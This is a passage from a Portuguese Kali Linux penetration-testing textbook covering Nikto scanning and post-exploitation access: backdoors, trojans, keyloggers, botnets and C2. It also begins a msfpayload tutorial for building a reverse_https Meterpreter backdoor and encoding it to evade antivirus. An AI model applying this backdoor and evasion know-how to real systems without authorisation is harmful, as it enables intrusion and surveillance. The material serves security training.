


Figura 9.28 – A aba Results (Resultados) do w3af.

Nikto (mais informações em `http://www.cirt.net/nikto2`***)***

O Nikto é um scanner simples e direto, que procura vulnerabilidades no servidor web e em aplicações web. Os hosts devem ser verificados um de cada vez; porém, com o comando de saída, é fácil monitorar os resumos dos scans. Os relatórios podem ser gerados em HTML, XML, CVS, NBE e em MSF para serem exportados para o Metasploit. Muitas das vulnerabilidades encontradas com o Nikto fazem referência direta ao OSVDB (Open Sourced Vulnerability Database), que está localizado em `http://osvdb.org/`.

Usando o Nikto

A figura 9.29 mostra o Nikto em ação contra a máquina virtual Metasploitable2. A variável `-Cgidirs` foi usada para testar todas as variações comuns de cgidirs no servidor web. A porta foi configurada para 80 (HTTP); isso deve ser alterado para cada web service que estiver executando em portas diferentes no

mesmo servidor web. A variável para saída (`output`) é usada para salvar o relatório resumido. Essa variável tentará determinar o formato de acordo com o nome do arquivo passado na linha de comando. Se quiser alterar o formato do relatório, modifique a extensão do arquivo ou use a variável `format`. Para exportar os arquivos que serão usados pelo Metasploit, utilize: `-format MSF`.




Figura 9.29 – Scanning com o Nikto.

O relatório foi salvo como `nikto-test.html`, que fará o relatório ser automaticamente formatado como HTML. Para abrir o relatório a partir da linha de comando, digite: `iceweasel nikto-test.html` (Figura 9.30).




Figura 9.30 – Relatório do Nikto.

Websploit (mais informações em `http://sourceforge.net/projects/websploit/`***)***

O Websploit é uma aplicação modular baseada em Ruby, que se assemelha ao Metasploit quanto à aparência, porém foi projetado especificamente para realizar ataques diretos contra servidores web e para usar a engenharia social. O Websploit também está integrado ao Metasploit no que se refere aos payloads, aos exploits e ao uso do Meterpreter handler. A aplicação pode fazer o scan e varrer os sites e, em seguida, atacar o servidor web por meio de um módulo automático para exploração de falhas ou pode provocar um DoS por demanda.

Conclusão

Existem mais de 400 ferramentas contidas no Kali Linux. Vários livros foram dedicados somente aos recursos do Metasploit. As ferramentas mencionadas neste capítulo exigirão tempo, paciência e um treinamento intensivo para serem dominadas. Utilize o Metasploitable2 e o Mutillidae para aprimorar o seu conjunto de habilidades.

---

1 N.T.: No original: “weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source”.

2 N.T.: Hackers que atuam na área de telefonia.

CAPÍTULO 10

Preservação do acesso

Informações contidas neste capítulo:

- Preservação do acesso: terminologia e conceitos principais
- Backdoors
- Keyloggers

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo explica as ações executadas na fase de pós-exploração de falhas em relação à preservação do acesso em um sistema comprometido. Os principais pontos de aprendizagem incluem:

- Malwares
- Backdoors
- Cavalos de Troia (Trojan horses)
- Vírus
- Worms
- Keyloggers
- Botnets
- Colocation e serviços de comunicação remota
- Sistemas de comando e controle

Introdução

Explorar as falhas de um computador, um dispositivo de rede ou um web service é muito bom; entretanto o objetivo da maior parte dos testes de invasão consiste em preservar o acesso ao sistema comprometido. Existem diversas metodologias para preservar o acesso aos sistemas explorados das vítimas; porém a conclusão de toda metodologia em geral não é roubar informações, mas reduzir os esforços exaustivos e consumidores de tempo, necessários para continuar atacando o mesmo equipamento continuamente depois que esse foi comprometido. Se um pentester estiver trabalhando em equipe, com servidores instalados remotamente, ou se tiver necessidade de um ponto de acesso secundário para acessar posteriormente o sistema de computadores, então os esforços e as expectativas poderão ser mais facilmente administrados e os ataques futuros poderão ser mais precisos.

Preservar o acesso é uma forma de arte secundária que envolve o mesmo nível de planejamento, se não mais, do que explorar as falhas de um sistema. Este capítulo aborda os conceitos básicos que tanto os pentesters quanto os hackers usam para preservar o acesso e manter a sessão comprometida. Alguns dos

conceitos apresentados são bastante sofisticados. Porém o leitor não deve ficar desanimado se a leitura inicial deste capítulo não fizer sentido. O capítulo termina com uma seção criada com o intuito de manter a atenção do leitor focada e reforçar as metodologias avançadas apresentadas.

Terminologia e conceitos principais

Um pentester ou um profissional da área de TI podem ser bem versados na terminologia associada à preservação do acesso; no entanto os termos a seguir não são apenas definições, mas uma breve introdução à relação entre preservação do acesso e as práticas de pós-exploração de falhas.

Malware

Malware – um tipo de software malicioso – é um nome genérico que engloba vírus, worms, cavalos de Troia (Trojans), keyloggers e bots. Em relação aos testes de invasão, usar o termo malware é adequado para relatórios de nível executivo, porém, quando estiver envolvido com um relatório técnico, classificar adequadamente o tipo de malware usado para explorar a vulnerabilidade geralmente é melhor e proporciona mais exatidão.

Backdoors

Não deve ser confundido com os cavalos de Troia; um backdoor (porta dos fundos) é um programa deixado em execução no sistema comprometido com o intuito de facilitar a entrada posterior no sistema sem a necessidade de explorar a vulnerabilidade repetidamente. Embora a maioria dos cavalos de Troia contenha um backdoor, esse não precisa necessariamente fazer parte de um cavalo de Troia. Os backdoors são aplicações ou scripts que executam como um cavalo de Troia, porém não oferecem nenhuma funcionalidade ao usuário do sistema comprometido. Um backdoor pode ser implementado para executar como um programa totalmente separado no host, pode ser associado a um sistema de criptografia, embutido como um rootkit ou entrelaçado na forma de uma porção de código de programação em um algoritmo de autenticação.

Cavalo de Troia (Trojan horse)

Um cavalo de Troia, também chamado simplesmente de "Trojan", é um programa malicioso instalado em um host para executar uma função desejada ou explícita, mas que esconde e executa programas ocultos ou encobertos em seu código com a finalidade de criar backdoors, executar scripts, roubar informações e, em alguns casos, explorar socialmente pessoas desavisadas de modo a fazer com que elas divulguem informações pessoais, por exemplo, números de cartões de crédito. A verdadeira diferença entre backdoors e cavalos de Troia sofreu distorções desde que o primeiro cavalo de Troia – que ficou conhecido como Pervading Animal – foi possivelmente incluído em um jogo para o sistema de computador UNIVAC 1108 em 1975. O termo cavalo de Troia normalmente é sinônimo de backdoor em virtude da natureza inerente aos cavalos de Troia atualmente. Além do mais, os cavalos de Troia com frequência são confundidos com os vírus. O que faz com que os cavalos de Troia não sejam classificados como vírus é o fato de os primeiros normalmente serem um programa isolado e não se injetarem em outros programas.

Vírus

Os códigos maliciosos que infectam um processo ou um arquivo existente são classificados como vírus. A infecção causada por um vírus pode estender-se a arquivos, espaços de memória (RAM ou memória paginada), setores de boot e hardware. Existem duas subclasses de vírus: residentes e não residentes.

Residentes

Os vírus residentes movem-se para o espaço de RAM após o boot do computador e depois saem quando ele é desligado. Esses tipos de vírus tornam-se parasitas de outros programas legítimos ao se associar a chamadas de funções feitas entre o programa e o kernel (núcleo) do sistema operacional. Essa é a metodologia preferida para os testes de invasão em virtude da mais alta probabilidade de uma evasão contínua.

Não residentes

Quando os vírus não residentes são executados, o programa pesquisa o disco rígido do computador à procura de um host adequado e infecta o arquivo; em seguida, ele sai da memória após a execução.

Worms

De modo muito semelhante aos vírus, os worms podem apresentar a mesma força destrutiva. O que diferencia os worms dos vírus é o fato de que os primeiros não precisam de interações humanas para serem replicados. Os worms têm uma vulnerabilidade como alvo e, em seguida, executam comandos para se mover do host corrente para outro sistema e continuam a infectar outros sistemas vulneráveis automaticamente. Por causa de sua natureza e do incrível risco de os worms saírem do controle do pentester, eles não são comumente usados em testes de invasão. Todo o trabalho técnico e analítico com os worms deve ser conduzido em um ambiente de laboratório que não tenha absolutamente nenhum acesso a redes adjacentes, especialmente a internet.

Keyloggers

Como o nome sugere, os keyloggers capturam teclas de um usuário e enviam essas informações de volta ao pentester. Muita documentação e vários livros já foram publicados sobre as vastas metodologias usadas para criar, empregar e detectar os keyloggers. O keylogger é uma ferramenta essencial para um pentester e é usado rotineiramente em suas missões. No entanto o uso dos keyloggers pode violar o ROE de determinadas empresas que desejarem proteger a privacidade de seus funcionários, pois os keyloggers irão capturar certas informações sobre os mecanismos de autenticação pessoal, como emails particulares e informações bancárias. Não se esqueça de verificar junto ao cliente se o uso de keyloggers está autorizado na condução de um teste de invasão. Se for aprovado, o uso de um keylogger deve ser totalmente documentado no ROE. Qualquer informação capturada por um keylogger deve ser mantida sob rigorosa supervisão e deverá ser destruída após a conclusão do teste de invasão.

Existe uma grande variedade de keyloggers que serão discutidos posteriormente neste capítulo.

Botnets

Os bots, forma abreviada para robots (robôs), às vezes chamados de zumbis, correspondem a redes de computadores controlados por um único invasor normalmente chamado de bot master. Os sistemas infectados com vírus, cavalos de Troia e backdoors podem fazer parte de uma botnet. O bot master (invasor) controla um servidor mestre que, por sua vez, controla outros sistemas de comando e controle em locais diferentes, os quais passam os comandos aos bots individuais. Usos comuns para as botnets incluem DoS, DDoS, serviços de spam, distribuição de processamento no uso de força bruta em controles e senhas para autenticação e outros serviços maliciosos para roubo de informações ou para o uso de técnicas de engenharia social nas vítimas. Uma botnet pode ser bem pequena, constituída de alguns equipamentos infectados, ou pode ser grande, incluindo milhares de equipamentos, vários servidores e até mesmo vários bot masters.

Colocation

Colocation é um termo elegante para a hospedagem de serviços efetuada externamente. Embora um invasor possa pagar para hospedar serviços junto a empresas que ofereçam total anonimato, com um custo que varia de alguns dólares por mês a milhares de dólares ao ano, o colocation não precisa ser feito por terceiros; o serviço pode ser disponibilizado por um sistema comprometido ou por meio da inclusão de várias redes infectadas, capazes de utilizar os recursos do sistema. Um exemplo de botnets que não exigem o uso de um serviço de hosting de terceiros é uma botnet para spans. Um servidor de colocation pode até mesmo ser instalado pela empresa que está fornecendo um teste de invasão a seus clientes.

Comunicações remotas

A comunicação remota conforme aplicada neste livro inclui comunicações como VPN, protocolos de tunelamento ponto a ponto, desktop remoto e qualquer outra forma de comunicação entre um host e um servidor que não estejam na mesma rede local. O estabelecimento de comunicações remotas é necessário aos pentesters para manter as sessões para a exploração de falhas, os backdoors, os sistemas de comando e controle ou os túneis abertos até os hosts comprometidos dos clientes. Pode-se tirar proveito do uso de canais encobertos e da criptografia para desviar-se de serviços como os sistemas de detecção de invasão, que poderiam alertar os administradores dos sistemas sobre a presença de um invasor. As comunicações criptografadas estão fora do escopo deste livro.

Comando e controle

Os sistemas de comando e controle (C2) são utilizados para administrar sessões remotas de hosts comprometidos. A partir da interface de um programa de comando e controle, um pentester pode enviar comandos diretamente do programa ou pode acessar um shell remoto. Durante um teste de invasão, um pentester pode implantar um RAT (Remote Access Terminal) em um host comprometido, que irá se conectar de volta a um servidor de comando e controle.

> Os autores e editores deste livro não podem enfatizar o suficiente os perigos de lidar com os kits para criação de vírus. Embora haja uma grande variedade de sistemas para a criação imediata de vírus, esse é um assunto extremamente avançado, sobre o qual se pode perder o controle muito rapidamente. Não entender todas as funções e as partes desses tipos de sistema pode fazer com que

os vírus escapem por aí e vaguem livremente pela internet. As consequências legais são amplamente cobertas por leis locais, estaduais, federais e internacionais. Por exemplo, o vírus "ILoveYou" no ano 2000 deveria ter acessado o email de apenas uma pessoa e em seguida deveria ter parado. O dano causado foi estimado na casa dos bilhões [1].

A pesquisa realizada para este livro revelou que quase todos os geradores de vírus, cavalos de Troia e backdoors disponíveis gratuitamente e que são amplamente usados estão infectados com outros vírus que não fazem parte da aplicação ou do pacote que se pretende criar. Existe uma boa chance de que o uso desses tipos de gerador de código infecte ou destrua o seu computador, a sua rede ou as redes adjacentes. Os autores, os editores e as empresas afiliadas associadas a este livro não deverão ser responsabilizados pelo uso desses geradores.

Backdoors

Um backdoor é uma ferramenta necessária; sendo assim, um pentester deve ser capaz de gerar, carregar e executar aplicações backdoor. Os backdoors não ficam escondidos em programas funcionais como um cavalo de Troia, mas, como mencionamos anteriormente, muitos cavalos de Troia contêm um backdoor. As seções a seguir descrevem a maneira de criar um backdoor, assim como um cavalo de Troia, para consolidar melhor as diferenças e as semelhanças entre ambos. É altamente aconselhável que o leitor acompanhe usando uma janela do terminal aberta no sistema operacional Kali Linux. Para realizar este exercício com sucesso, um diretório chamado `backdoors` deve ser criado:

```
mkdir backdoors
```

Backdoors com o Metasploit

A GUI do Metasploit é eficiente; no entanto toda a funcionalidade do Metasploit na linha de comando é muito mais impressionante. O comando `msfpayload` gera binários a partir da linha de comando que podem ser usados em várias plataformas Microsoft e Linux, bem como em aplicações web. Além do mais, pode-se fazer o pipe do `msfpayload` para as ferramentas `msfencode` para codificar os binários criados e tentar evitar a detecção pelos antivírus.

Criando um binário executável a partir de um payload (não codificado)

As ferramentas msfpayload trabalham de mãos dadas com qualquer payload listado no Metasploit. Para uma listagem atual dos payloads disponíveis, use `msfpayload -l` na linha de comando. Nos passos a seguir, o payload `windows/meterpreter/reverse_https` será usado. A figura 10.1 apresenta a saída do comando `msfpayload {nome_do_payload} S`. Esse comando mostra ao pentester os campos que devem ser configurados ao converter um payload em um arquivo binário executável.




Figura 10.1 – Saída do msfpayload.

As ferramentas msfpayload são capazes de fazer o pipe do payload nos formatos a seguir:

- [C] C
- [H] C-sharp
- [P] Perl
